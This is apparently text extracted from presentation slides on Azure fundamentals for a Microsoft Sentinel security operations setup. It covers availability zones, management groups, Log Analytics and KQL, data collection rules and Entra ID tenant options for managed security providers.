
- ▶ **Region**
- ▶ **Availability Zone**

Zone-redundant services replicate your applications and data across Availability Zones to protect from single-points-of-failure



Azure Management


- ▶ Subscriptions
- ▶ Resource Groups
- ▶ Azure Resource Management (ARM)
- ▶ Management Groups
- ▶ Azure Policies



An example of creating a hierarchy for governance using management groups

Log Analytics Fundamentals

- ▶ Log Analytics is a tool in the Azure portal to edit and run log queries from data collected from various data sources and interactively analyze their results.
- ▶ **Azure Monitor**, and its **Log Analytics** module, is the underlying log management platform powering Microsoft Sentinel.
- ▶ Data collected by Azure Monitor Logs is stored in one or more Log Analytics workspaces



KQL and telemetry collection

- ▶ Data is retrieved from a Log Analytics workspace using a log query – **Kusto Query Language (KQL)**
- ▶ The **Azure Log Analytics agent** or **Microsoft Monitoring agent (MMA)** collects telemetry from Windows and Linux virtual machines in any cloud or on-premises machines
- ▶ **DCR (Data Collection Rules)** allow you to specify what data should be collected, how to transform that data, and where to send that data


The screenshot shows the Azure Log Analytics interface. At the top, there's a navigation bar with 'Logs' and 'Demo' selected. Below it is a search bar with 'New Query 1*' and a 'Run' button. The time range is set to 'Last 24 hours'. On the left, there's a schema browser with sections like 'SecurityEvent' expanded, showing fields such as TimeGenerated, Account, AccountType, Computer, and EventSourceName. A table view displays two rows of data:

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName
10/12/2019, 2:52:12.793 AM	\Backupexec	User	TargetVM	Microsoft-Windows-Sec
10/12/2019, 2:52:13.003 AM	WORKGROUP\TargetVMS	Machine	TargetVM	Microsoft-Windows-Sec

Below the table, there's a detailed view of the first row with columns for TenantId, TimeGenerated, SourceSystem, Account, AccountType, Computer, and EventSourceName. At the bottom, there are pagination controls and a note about activating Windows.

Data Destinations

Windows agent can be multihomed to send data to multiple workspaces




Proven log platform with more than 10 petabytes of daily ingestion

Architecture



Example Scenario



Microsoft Entra ID tenant topologies

Three Options

1

Use a **single identity** for the MSSP internal services and applications and Azure management services.


2

Use **separate identities**, one for MSSP internal services and applications, and a separate identity to manage your customers.

